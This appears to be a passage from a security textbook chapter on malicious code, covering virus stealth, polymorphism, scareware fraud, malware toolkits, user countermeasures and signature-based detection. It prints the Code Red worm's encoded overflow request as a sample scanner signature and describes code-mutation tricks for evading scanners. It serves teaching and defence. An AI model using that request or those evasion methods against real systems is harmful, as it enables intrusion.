You might think that application programs—code—can do things, but that data files—documents, spreadsheets, document image PDF files, or pictures—are passive objects that cannot do harmful things. In fact, however, these structured data files contain commands to display and manipulate their data. Thus, a PDF file is displayed by a program such as Adobe Reader that does many things in response to commands in the PDF file. Although such a file is not executable as a program itself, it can cause activity in the program that handles it. Such a file is called **interpretive data**, and the handler program is also called an **interpreter**. The Adobe Reader program is an interpreter for PDF files. If there is a flaw in the PDF interpreter or the semantics of the PDF interpretive language, opening a PDF file can cause the download and execution of malicious code. So even an apparently passive object like a document image can lead to a malicious code infection.

One popular home for a virus is an application program. Many applications, such as word processors and spreadsheets, have a “macro” feature, by which a user can record a series of commands and then repeat the entire series with one invocation. Such programs also provide a “startup macro” that is executed every time the application is executed. A virus writer can create a virus macro that adds itself to the startup directives for the application. It also then embeds a copy of itself in data files so that the infection spreads to anyone receiving one or more of those files. Thus, the virus writer effectively adds malware to a trusted and commonly used application, thereby assuring repeated activations of the harmful addition.

Code libraries are also excellent places for malicious code to reside. Because libraries are used by many programs, the code in them will have a broad effect. Additionally, libraries are often shared among users and transmitted from one user to another, a practice that spreads the infection. Finally, executing code in a library can pass on the viral infection to other transmission media. Compilers, loaders, linkers, runtime monitors, runtime debuggers, and even virus control programs are good candidates for hosting viruses because they are widely shared.

Stealth

The final objective for a malicious code writer is stealth: avoiding detection during installation, while executing, or even at rest in storage.

Most viruses maintain stealth by concealing their action, not announcing their presence, and disguising their appearance.

Detection

Malicious code discovery could be aided with a procedure to determine if two programs are equivalent: We could write a program with a known harmful effect, and then compare with any other suspect program to determine if the two have equivalent results. However, this equivalence problem is complex, and theoretical results in computing suggest that a general solution is unlikely. In complexity theory, we say that the general question “Are these two programs equivalent?” is undecidable (although that question *can* be answered for many specific pairs of programs).

Even if we ignore the general undecidability problem, we must still deal with a great deal of uncertainty about what equivalence means and how it affects security. Two modules may be practically equivalent but produce subtly different results that may—or may not—be security relevant. One may run faster, or the first may use a temporary file for workspace, whereas the second performs all its computations in memory. These differences could be benign, or they could be a marker of an infection. Therefore, we are unlikely to develop a screening program that can separate infected modules from uninfected ones.

Although the general case is dismaying, the particular is not. If we know that a particular virus may infect a computing system, we can check for its “signature” and detect it if it is there. Having found the virus, however, we are left with the task of cleansing the system of it. Removing the virus in a running system requires being able to detect and eliminate its instances faster than it can spread.

The examples we have just given describe several ways in which malicious code arrives at a target computer, but they do not answer the question of how the code is first executed and continues to be executed. Code from a web page can simply be injected into the code the browser executes, although users’ security settings within browsers may limit what that code can do. More generally, however, code writers try to find ways to associate their code with existing programs, in ways such as we describe here, so that the “bad” code executes whenever the “good” code is invoked.

Installation Stealth

We have described several approaches used to transmit code without the user’s being aware, including downloading as a result of loading a web page and advertising one function while implementing another. Malicious code designers are fairly competent at tricking the user into accepting malware.

Execution Stealth

Similarly, remaining unnoticed during execution is not too difficult. Modern operating

systems often support dozens of concurrent processes, many of which have unrecognizable names and functions. Thus, even if a user does notice a program with an unrecognized name, the user is more likely to accept it as a system program than malware.

Stealth in Storage

If you write a program to distribute to others, you will give everyone a copy of the same thing. Except for some customization (such as user identity details or a product serial number) your routine will be identical to everyone else's. Even if you have different versions, you will probably structure your code in two sections: as a core routine for everyone and some smaller modules specific to the kind of user—home user, small business professional, school personnel, or large enterprise customer. Designing your code this way is the economical approach for you: Designing, coding, testing, and maintaining one entity for many customers is less expensive than doing that for each individual sale. Your delivered and installed code will then have sections of identical instructions across all copies.

Antivirus and other malicious code scanners look for patterns because malware writers have the same considerations you would have in developing mass-market software: They want to write one body of code and distribute it to all their victims. That identical code becomes a pattern on disk for which a scanner can search quickly and efficiently.

Knowing that scanners look for identical patterns, malicious code writers try to vary the appearance of their code in several ways:

- Rearrange the order of modules.
- Rearrange the order of instructions (when order does not affect execution; for example $A := 1; B := 2$ can be rearranged with no detrimental effect).
- Insert instructions, (such as $A := A$), that have no impact.
- Insert random strings (perhaps as constants that are never used).
- Replace instructions with others of equivalent effect, such as replacing $A := B - 1$ with $A := B + (-1)$ or $A := B + 2 - 1$.
- Insert instructions that are never executed (for example, in the *else* part of a conditional expression that is always true).

These are relatively simple changes for which a malicious code writer can build a tool, producing a unique copy for every user. Unfortunately (for the code writer), even with a few of these changes on each copy, there will still be recognizable identical sections. We discuss this problem for the malware writer later in this chapter as we consider virus scanners as countermeasures to malicious code.

Now that we have explored the threat side of malicious code, we turn to vulnerabilities. As we showed in [Chapter 1](#), a threat is harmless without a vulnerability it can exploit. Unfortunately, exploitable vulnerabilities abound for malicious code.

Introduction of Malicious Code

The easiest way for malicious code to gain access to a system is to be introduced by a user, a system owner, an administrator, or other authorized agent.

The only way to prevent the infection of a virus is not to receive executable code from

an infected source. This philosophy used to be easy to follow because it was easy to tell if a file was executable or not. For example, on PCs, a *.exe* extension was a clear sign that the file was executable. However, as we have noted, today's files are more complex, and a seemingly nonexecutable file with a *.doc* extension may have some executable code buried deep within it. For example, a word processor may have commands within the document file. As we noted earlier, these commands, called macros, make it easy for the user to do complex or repetitive things, but they are really executable code embedded in the context of the document. Similarly, spreadsheets, presentation slides, other office or business files, and even media files can contain code or scripts that can be executed in various ways—and thereby harbor viruses. And, as we have seen, the applications that run or use these files may try to be helpful by automatically invoking the executable code, whether you want it to run or not! Against the principles of good security, email handlers can be set to automatically open (without performing access control) attachments or embedded code for the recipient, so your email message can have animated bears dancing across the top.

Another approach virus writers have used is a little-known feature in the Microsoft file design that deals with file types. Although a file with a *.doc* extension is expected to be a Word document, in fact, the true document type is hidden in a field at the start of the file. This convenience ostensibly helps a user who inadvertently names a Word document with a *.ppt* (PowerPoint) or any other extension. In some cases, the operating system will try to open the associated application but, if that fails, the system will switch to the application of the hidden file type. So, the virus writer creates an executable file, names it with an inappropriate extension, and sends it to the victim, describing it as a picture or a necessary code add-in or something else desirable. The unwitting recipient opens the file and, without intending to, executes the malicious code.

More recently, executable code has been hidden in files containing large data sets, such as pictures or read-only documents, using a process called steganography. These bits of viral code are not easily detected by virus scanners and certainly not by the human eye. For example, a file containing a photograph may be highly detailed, often at a resolution of 600 or more points of color (called pixels) per inch. Changing every sixteenth pixel will scarcely be detected by the human eye, so a virus writer can conceal the machine instructions of the virus in a large picture image, one bit of code for every sixteen pixels.

Steganography permits data to be hidden in large, complex, redundant data sets.

Execution Patterns

A virus writer may want a virus to do several things at the same time, namely, spread infection, avoid detection, and cause harm. These goals are shown in [Table 3-4](#), along with ways each goal can be addressed. Unfortunately, many of these behaviors are perfectly normal and might otherwise go undetected. For instance, one goal is modifying the file directory; many normal programs create files, delete files, and write to storage media. Thus, no key signals point to the presence of a virus.

Virus Effect	How It Is Caused
Attach to executable program	<ul style="list-style-type: none"> • Modify file directory • Write to executable program file
Attach to data or control file	<ul style="list-style-type: none"> • Modify directory • Rewrite data • Append to data • Append data to self
Remain in memory	<ul style="list-style-type: none"> • Intercept interrupt by modifying interrupt handler address table • Load self in nontransient memory area
Infect disks	<ul style="list-style-type: none"> • Intercept interrupt • Intercept operating system call (to format disk, for example) • Modify system file • Modify ordinary executable program
Conceal self	<ul style="list-style-type: none"> • Intercept system calls that would reveal self and falsify result • Classify self as "hidden" file
Spread infection	<ul style="list-style-type: none"> • Infect boot sector • Infect system program • Infect ordinary program • Infect data ordinary program reads to control its execution
Prevent deactivation	<ul style="list-style-type: none"> • Activate before deactivating program and block deactivation • Store copy to reinfect after deactivation

TABLE 3-4 Virus Effects and What They Cause

Most virus writers seek to avoid detection for themselves and their creations. Because a disk's boot sector is not visible to normal operations (for example, the contents of the boot sector do not show on a directory listing), many virus writers hide their code there. A resident virus can monitor disk accesses and fake the result of a disk operation that would show the virus hidden in a boot sector by showing the data that *should* have been in the boot sector (which the virus has moved elsewhere).

There are no limits to the harm a virus can cause. On the modest end, the virus might do nothing; some writers create viruses just to show they can do it. Or the virus can be relatively benign, displaying a message on the screen, sounding the buzzer, or playing music. From there, the problems can escalate. One virus can erase files, another an entire disk; one virus can prevent a computer from booting, and another can prevent writing to disk. The damage is bounded only by the creativity of the virus's author.

Transmission Patterns

A virus is effective only if it has some means of transmission from one location to another. As we have already seen, viruses can travel during the boot process by attaching to an executable file or traveling within data files. The travel itself occurs during execution of an already infected program. Since a virus can execute any instructions a program can, virus travel is not confined to any single medium or execution pattern. For example, a virus can arrive on a diskette or from a network connection, travel during its host's execution to a hard disk boot sector, reemerge next time the host computer is booted, and remain in memory to infect other diskettes as they are accessed.

Polymorphic Viruses

The virus signature may be the most reliable way for a virus scanner to identify a virus. If a particular virus always begins with the string 0x47F0F00E08 and has string 0x00113FFF located at word 12, other programs or data files are not likely to have these exact characteristics. For longer signatures, the probability of a correct match increases.

If the virus scanner will always look for those strings, then the clever virus writer can cause something other than those strings to be in those positions. Certain instructions cause no effect, such as adding 0 to a number, comparing a number to itself, or jumping to the next instruction. These instructions, sometimes called *no-ops* (for “no operation”), can be sprinkled into a piece of code to distort any pattern. For example, the virus could have two alternative but equivalent beginning words; after being installed, the virus will choose one of the two words for its initial word. Then, a virus scanner would have to look for both patterns. A virus that can change its appearance is called a **polymorphic virus**. (*Poly* means “many” and *morph* means “form.”)

A two-form polymorphic virus can be handled easily as two independent viruses. Therefore, the virus writer intent on preventing detection of the virus will want either a large or an unlimited number of forms so that the number of possible forms is too large for a virus scanner to search for. Simply embedding a random number or string at a fixed place in the executable version of a virus is not sufficient, because the signature of the virus is just the unvaried instructions, excluding the random part. A polymorphic virus has to randomly reposition all parts of itself and randomly change all fixed data. Thus, instead of containing the fixed (and therefore searchable) string “HA! INFECTED BY A VIRUS,” a polymorphic virus has to change even that pattern sometimes.

Trivially, assume a virus writer has 100 bytes of code and 50 bytes of data. To make two virus instances different, the writer might distribute the first version as 100 bytes of code followed by all 50 bytes of data. A second version could be 99 bytes of code, a jump instruction, 50 bytes of data, and the last byte of code. Other versions are 98 code bytes jumping to the last two, 97 and three, and so forth. Just by moving pieces around, the virus writer can create enough different appearances to fool simple virus scanners. Once the scanner writers became aware of these kinds of tricks, however, they refined their signature definitions and search techniques.

A simple variety of polymorphic virus uses encryption under various keys to make the stored form of the virus different. These are sometimes called **encrypting viruses**. This type of virus must contain three distinct parts: a decryption key, the (encrypted) object code of the virus, and the (unencrypted) object code of the decryption routine. For these viruses, the decryption routine itself or a call to a decryption library routine must be in the clear, and so that becomes the signature. (See [[PFL10d](#)] for more on virus writers’ use of encryption.)

To avoid detection, not every copy of a polymorphic virus has to differ from every other copy. If the virus changes occasionally, not every copy will match a signature of every other copy.

Because you cannot always know which sources are infected, you should assume that any outside source is infected. Fortunately, you know when you are receiving code from an outside source; unfortunately, cutting off all contact with the outside world is not feasible. Malware seldom comes with a big warning sign and, in fact, as [Sidebar 3-8](#) shows, malware is often designed to fool the unsuspecting.

Sidebar 3-8 Malware Non-Detector

In May 2010, the United States issued indictments against three men charged

with deceiving people into believing their computers had been infected with malicious code [[FBI10](#)]. The three men set up computer sites that would first report false and misleading computer error messages and then indicate that the users' computers were infected with various forms of malware.

According to the indictment, after the false error messages were transmitted, the sites then induced Internet users to purchase software products bearing such names as "DriveCleaner" and "ErrorSafe," ranging in price from approximately \$30 to \$70, that the web sites claimed would rid the victims' computers of the infection, but actually did little or nothing to improve or repair computer performance. The U.S. Federal Bureau of Investigation (FBI) estimated that the sites generated over \$100 million for the perpetrators of the fraud.

The perpetrators allegedly enabled the fraud by establishing advertising agencies that sought legitimate client web sites on which to host advertisements. When a victim user went to the client's site, code in the malicious web advertisement hijacked the user's browser and generated the false error messages. The user was then redirected to what is called a **scareware** web site, to scare users about a computer security weakness. The site then displayed a graphic purporting to monitor the scanning of the victim's computer for malware, of which (not surprisingly) it found a significant amount. The user was then invited to click to download a free malware eradicator, which would appear to fix only a few vulnerabilities and would then request the user to upgrade to a paid version to repair the rest.

Two of the three indicted are U.S. citizens, although one was believed to be living in Ukraine; the third was Swedish and believed to be living in Sweden. All were charged with wire fraud and computer fraud. The three ran a company called Innovative Marketing that was closed under action by the U.S. Federal Trade Commission (FTC), alleging the sale of fraudulent anti-malware software, between 2003 and 2008.

The advice for innocent users seems to be both "trust but verify" and "if it ain't broke; don't fix it." That is, if you are being lured into buying security products, your skeptical self should first run your own trusted malware scanner to verify that there is indeed malicious code lurking on your system.

As we saw in [Sidebar 3-8](#), there may be no better way to entice a security-conscious user than to offer a free security scanning tool. Several legitimate antivirus scanners, including ones from the Anti-Virus Group (AVG) and Microsoft, are free. However, other scanner offers provide malware, with effects ranging from locking up a computer to demanding money to clean up nonexistent infections. As with all software, be careful acquiring software from unknown sources.

Natural Immunity

In their interesting paper comparing computer virus transmission with human disease transmission, Kephart et al. [[KEP93](#)] observe that individuals' efforts to keep their computers free from viruses lead to communities that are generally free from viruses because members of the community have little (electronic) contact with the outside world.

In this case, transmission is contained not because of limited contact but because of limited contact outside the community, much as isolated human communities seldom experience outbreaks of communicable diseases such as measles.

For this reason, governments often run disconnected network communities for handling top military or diplomatic secrets. The key to success seems to be choosing one's community prudently. However, as use of the Internet and the World Wide Web increases, such separation is almost impossible to maintain. Furthermore, in both human and computing communities, natural defenses tend to be lower, so if an infection does occur, it often spreads unchecked. Human computer users can be naïve, uninformed, and lax, so the human route to computer infection is likely to remain important.

Malware Toolkits

A bank robber has to learn and practice the trade all alone. There is no *Bank Robbing for Dummies* book (at least none of which we are aware), and a would-be criminal cannot send off a check and receive a box containing all the necessary tools. There seems to be a form of apprenticeship as new criminals work with more experienced ones, but this is a difficult, risky, and time-consuming process, or at least it seems that way to us outsiders.

Computer attacking is somewhat different. First, there is a thriving underground of web sites for hackers to exchange techniques and knowledge. (As with any web site, the reader has to assess the quality of the content.) Second, attackers can often experiment in their own laboratories (homes) before launching public strikes. Most importantly, malware toolkits are readily available for sale. A would-be assailant can acquire, install, and activate one of these as easily as loading and running any other software; using one is easier than many computer games. Such a toolkit takes as input a target address and, when the user presses the [Start] button, it launches a probe for a range of vulnerabilities. Such toolkit users, who do not need to understand the vulnerabilities they seek to exploit, are known as script kiddies. As we noted earlier in this chapter, these toolkits often exploit old vulnerabilities for which defenses have long been publicized. Still, these toolkits are effective against many victims.

Malware toolkits let novice attackers probe for many vulnerabilities at the press of a button.

Ease of use means that attackers do not have to understand, much less create, their own attacks. For this reason, it would seem as if offense is easier than defense in computer security, which is certainly true. Remember that the defender must protect against all possible threats, but the assailant only has to find one uncovered vulnerability.

3.3 Countermeasures

So far we have described the techniques by which malware writers can transmit, conceal, and activate their evil products. If you have concluded that these hackers are clever, crafty, diligent, and devious, you are right. And they never seem to stop working. Antivirus software maker McAfee reports identifying 200 distinct, new pieces of malware *per minute*. At the start of 2012 their malware library contained slightly fewer than 100 million items and by the end of 2013 it had over 196 million [[MCA14](#)].

Faced with such a siege, users are hard pressed to protect themselves, and the security defense community in general is strained. However, all is not lost. The available countermeasures are not perfect, some are reactive—after the attack succeeds—rather than preventive, and all parties from developers to users must do their part. In this section we survey the countermeasures available to keep code clean and computing safe. We organize this section by who must take action: users or developers, and then we add a few suggestions that seem appealing but simply do not work.

Countermeasures for Users

Users bear the most harm from malware infection, so users have to implement the first line of protection. Users can do this by being skeptical of all code, with the degree of skepticism rising as the source of the code becomes less trustworthy.

User Vigilance

The easiest control against malicious code is hygiene: not engaging in behavior that permits malicious code contamination. The two components of hygiene are avoiding points of contamination and blocking avenues of vulnerability.

To avoid contamination, you could simply not use your computer systems—not a realistic choice in today's world. But, as with preventing colds and the flu, there are several techniques for building a reasonably safe community for electronic contact, including the following:

- *Use only commercial software acquired from reliable, well-established vendors.* There is always a chance that you might receive a virus from a large manufacturer with a name everyone would recognize. However, such enterprises have significant reputations that could be seriously damaged by even one bad incident, so they go to some degree of trouble to keep their products virus free and to patch any problem-causing code right away. Similarly, software distribution companies will be careful about products they handle.
- *Test all new software on an isolated computer.* If you must use software from a questionable source, test the software first on a computer that is not connected to a network and contains no sensitive or important data. Run the software and look for unexpected behavior, even simple behavior such as unexplained figures on the screen. Test the computer with a copy of an up-to-date virus scanner created before the suspect program is run. Only if the program passes these tests should you install it on a less isolated machine.
- *Open attachments—and other potentially infected data files—only when you*

know them to be safe. What constitutes “safe” is up to you, as you have probably already learned in this chapter. Certainly, an attachment from an unknown source is of questionable safety. You might also distrust an attachment from a known source but with a peculiar message or description.

- *Install software—and other potentially infected executable code files—only when you really, really know them to be safe.* When a software package asks to install software on your system (including plug-ins or browser helper objects), be really suspicious.
- *Recognize that any web site can be potentially harmful.* You might reasonably assume that sites run by and for hackers are risky, as are sites serving pornography, scalping tickets, or selling contraband. You might also be wary of sites located in certain countries; Russia, China, Brazil, Korea, and India are often near the top of the list for highest proportion of web sites containing malicious code. A web site could be located anywhere, although a .cn or .ru at the end of a URL associates the domain with China or Russia, respectively. However, the United States is also often high on such lists because of the large number of web-hosting providers located there.
- *Make a recoverable system image and store it safely.* If your system does become infected, this clean version will let you reboot securely because it overwrites the corrupted system files with clean copies. For this reason, you must keep the image write-protected during reboot. Prepare this image now, before infection is too late. For safety, prepare an extra copy of the safe boot image.
- *Make and retain backup copies of executable system files.* This way, in the event of a virus infection, you can remove infected files and reinstall from the clean backup copies (stored in a secure, offline location, of course). Also make and retain backups of important data files that might contain infectable code; such files include word-processor documents, spreadsheets, slide presentations, pictures, sound files, and databases. Keep these backups on inexpensive media, such as CDs or DVDs, a flash memory device, or a removable disk so that you can keep old backups for a long time. In case you find an infection, you want to be able to start from a clean backup, that is, one taken before the infection.

As for blocking system vulnerabilities, the recommendation is clear but problematic. As new vulnerabilities become known you should apply patches. However, finding flaws and fixing them under time pressure is often less than perfectly effective. Zero-day attacks are especially problematic, because a vulnerability presumably unknown to the software writers is now being exploited, so the manufacturer will press the development and maintenance team hard to develop and disseminate a fix. Furthermore, systems run many different software products from different vendors, but a vendor’s patch cannot and does not consider possible interactions with other software. Thus, not only may a patch not repair the flaw for which it was intended, but it may fail or cause failure in conjunction with other software. Indeed, cases have arisen where a patch to one software application has been “recognized” incorrectly by an antivirus checker to be malicious code—and the system has ground to a halt. Thus, we recommend that you should apply all patches promptly except when doing so would cause more harm than good, which of course you

seldom know in advance.

Still, good hygiene and self-defense are important controls users can take against malicious code. Most users rely on tools, called virus scanners or malicious code detectors, to guard against malicious code that somehow makes it onto a system.

Virus detectors are powerful but not all-powerful.

Virus Detectors

Virus scanners are tools that look for signs of malicious code infection. Most such tools look for a signature or fingerprint, a telltale pattern in program files or memory. As we show in this section, detection tools are generally effective, meaning that they detect most examples of malicious code that are at most somewhat sophisticated. Detection tools do have two major limitations, however.

First, detection tools are necessarily retrospective, looking for patterns of known infections. As new infectious code types are developed, tools need to be updated frequently with new patterns. But even with frequent updates (most tool vendors recommend daily updates), there will be infections that are too new to have been analyzed and included in the latest pattern file. Thus, a malicious code writer has a brief window, as little as hours or a day but perhaps longer if a new strain evades notice of the pattern analysts, during which the strain's pattern will not be in the database. Even though a day is a short window of opportunity, it is enough to achieve significant harm.

Second, patterns are necessarily static. If malicious code always begins with, or even contains, the same four instructions, the binary code of those instructions may be the invariant pattern for which the tool searches. Because tool writers want to avoid misclassifying good code as malicious, they seek the longest pattern they can: Two programs, one good and one malicious, might by chance contain the same four instructions. But the longer the pattern string, the less likely a benign program will match that pattern, so longer patterns are desirable. Malicious code writers are conscious of pattern matching, so they vary their code to reduce the number of repeated patterns. Sometimes minor perturbations in the order of instructions is insignificant. Thus, in the example, the dominant pattern might be instructions A-B-C-D, in that order. But the program's logic might work just as well with instructions B-A-C-D, so the malware writer will send out half the code with instructions A-B-C-D and half with B-A-C-D. Do-nothing instructions, such as adding 0 or subtracting 1 and later adding 1 again or replacing a data variable with itself, can be slipped into code at various points to break repetitive patterns. Longer patterns are more likely to be broken by a code modification. Thus, the virus detector tool writers have to discern more patterns for which to check.

Both timeliness and variation limit the effectiveness of malicious code detectors. Still, these tools are largely successful, and so we study them now. You should also note in [Sidebar 3-9](#) that antivirus tools can also help people who *do not* use the tools.

Symantec, maker of the Norton antivirus software packages, announced in a 4 May 2014 *Wall Street Journal* article that antivirus technology is dead. They contend that recognizing malicious code on a system is a cat-and-mouse game: Malware signatures will

always be reactive, reflecting code patterns discovered yesterday, and heuristics detect suspicious behavior but must forward code samples to a laboratory for human analysis and confirmation. Attackers are getting more skillful at evading detection by both pattern matchers and heuristic detectors. Furthermore, in the article, Symantec's Senior Vice President for Information Security admitted that antivirus software catches only 45 percent of malicious code. In the past, another vendor, FireEye, has also denounced these tools as ineffective. Both vendors prefer more specialized monitoring and analysis services, of which antivirus scanners are typically a first line of defense.

Sidebar 3-9 Free Security

Whenever influenza threatens, governments urge all citizens to get a flu vaccine. Not everyone does, but the vaccines manage to keep down the incidence of flu nevertheless. As long as enough people are vaccinated, the whole population gets protection. Such protection is called "herd immunity," because all in the group are protected by the actions of most, usually because enough vaccination occurs to prevent the infection from spreading.

In a similar way, sometimes parts of a network without security are protected by the other parts that are secure. For example, a node on a network may not incur the expense of antivirus software or a firewall, knowing that a virus or intruder is not likely to get far if the others in the network are protected. So the "free riding" acts as a disincentive to pay for security; the one who shirks security gets the benefit from the others' good hygiene.

The same kind of free-riding discourages reporting of security attacks and breaches. As we have seen, it may be costly for an attacked organization to report a problem, not just in terms of the resources invested in reporting but also in negative effects on reputation or stock price. So free-riding provides an incentive for an attacked organization to wait for someone else to report it, and then benefit from the problem's resolution. Similarly, if a second organization experiences an attack and shares its information and successful response techniques with others, the first organization receives the benefits without bearing any of the costs. Thus, incentives matter, and technology without incentives to understand and use it properly may in fact be ineffective technology.

Does this statistic mean that people should abandon virus checkers? No, for two reasons. First, 45 percent still represents a solid defense, when you consider that there are now over 200 million specimens of malicious code in circulation [[MCA14](#)]. Second, recognize that the interview was in the *Wall Street Journal*, a popular publication for business and finance executives. Antivirus products make money; otherwise there would not be so many of them on the market. However, consulting services can make even more money, too. The Symantec executive was making the point that businesses, whose executives read the *Wall Street Journal*, need to invest also in advisors who will study a business's computing activity, identify shortcomings, and recommend remediation. And in the event of a security incident, organizations will need similar advice on the cause of the case, the amount and nature of harm suffered, and the next steps for further protection.

Virus Signatures

A virus cannot be completely invisible. Code must be stored somewhere, and the code must be in memory to execute. Moreover, the virus executes in a particular way, using certain methods to spread. Each of these characteristics yields a telltale pattern, called a signature, that can be found by a program that looks for it. The virus's signature is important for creating a program, called a virus scanner, that can detect and, in some cases, remove viruses. The scanner searches memory and long-term storage, monitoring execution and watching for the telltale signatures of viruses. For example, a scanner looking for signs of the Code Red worm can look for a pattern containing the following characters:

[Click here to view code image](#)

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN  
%u9090%u6858%ucbd3  
%u7801%u9090%u6858%ucdb3%u7801%u9090%u6858  
%ucbd3%u7801%u9090  
%u9090%u8190%u00c3%u0003%ub00%u531b%u53ff  
%u0078%u0000%u00=a HTTP/1.0
```

When the scanner recognizes a known virus's pattern, it can then block the virus, inform the user, and deactivate or remove the virus. However, a virus scanner is effective only if it has been kept up-to-date with the latest information on current viruses.

Virus writers and antivirus tool makers engage in a battle to conceal patterns and find those regularities.

Code Analysis

Another approach to detecting an infection is to analyze the code to determine what it does, how it propagates and perhaps even where it originated. That task is difficult, however.

The first difficulty with analyzing code is that the researcher normally has only the end product to look at. As [Figure 3-24](#) shows, a programmer writes code in some high-level language, such as C, Java, or C#. That code is converted by a compiler or interpreter into intermediate object code; a linker adds code of standard library routines and packages the result into machine code that is executable. The higher-level language code uses meaningful variable names, comments, and documentation techniques to make the code meaningful, at least to the programmer.




FIGURE 3-24 The Compilation Process: (a) Compilation. (b) Decompilation

During compilation, all the structure and documentation are lost; only the raw instructions are preserved. To load a program for execution, a linker merges called library routines and performs address translation. If the code is intended for propagation, the attacker may also invoke a packager, a routine that strips out other identifying information and minimizes the size of the combined code block.

In case of an infestation, an analyst may be called in. The analyst starts with code that was actually executing, active in computer memory, but that may represent only a portion of the actual malicious package. Writers interested in stealth clean up, purging memory or disk of unnecessary instructions that were needed once, only to install the infectious code. In any event, analysis starts from machine instructions. Using a tool called a disassembler, the analyst can convert machine-language binary instructions to their assembly language equivalents, but the trail stops there. These assembly language instructions have none of the informative documentation, variable names, structure, labels or comments, and the assembler language representation of a program is much less easily understood than its higher-level language counterpart. Thus, although the analyst can determine literally what instructions a piece of code performs, the analyst has a harder time determining the broader intent and impact of those statements.

Security research labs do an excellent job of tracking and analyzing malicious code, but such analysis is necessarily an operation of small steps with microscope and tweezers. (The phrase microscope and tweezers is attributed to Jerome Saltzer in [EIC89].) Even with analysis tools, the process depends heavily on human ingenuity. In [Chapter 10](#) we expand on teams that do incident response and analysis.

Thoughtful analysis with “microscope and tweezers” after an attack must complement preventive tools such as virus detectors.

Storage Patterns

Most viruses attach to programs that are stored on media such as disks. The attached virus piece is invariant, so the start of the virus code becomes a detectable signature. The attached piece is always located at the same position relative to its attached file. For example, the virus might always be at the beginning, 400 bytes from the top, or at the bottom of the infected file. Most likely, the virus will be at the beginning of the file

because the virus writer wants to control execution before the bona fide code of the infected program is in charge. In the simplest case, the virus code sits at the top of the program, and the entire virus does its malicious duty before the normal code is invoked. In other cases, the virus infection consists of only a handful of instructions that point or jump to other, more detailed, instructions elsewhere. For example, the infected code may consist of condition testing and a jump or call to a separate virus module. In either case, the code to which control is transferred will also have a recognizable pattern. Both of these situations are shown in [Figure 3-25](#).




FIGURE 3-25 Recognizable Patterns in Viruses

A virus may attach itself to a file, in which case the file's size grows. Or the virus may obliterate all or part of the underlying program, in which case the program's size does not change but the program's functioning will be impaired. The virus writer has to choose one of these detectable effects.

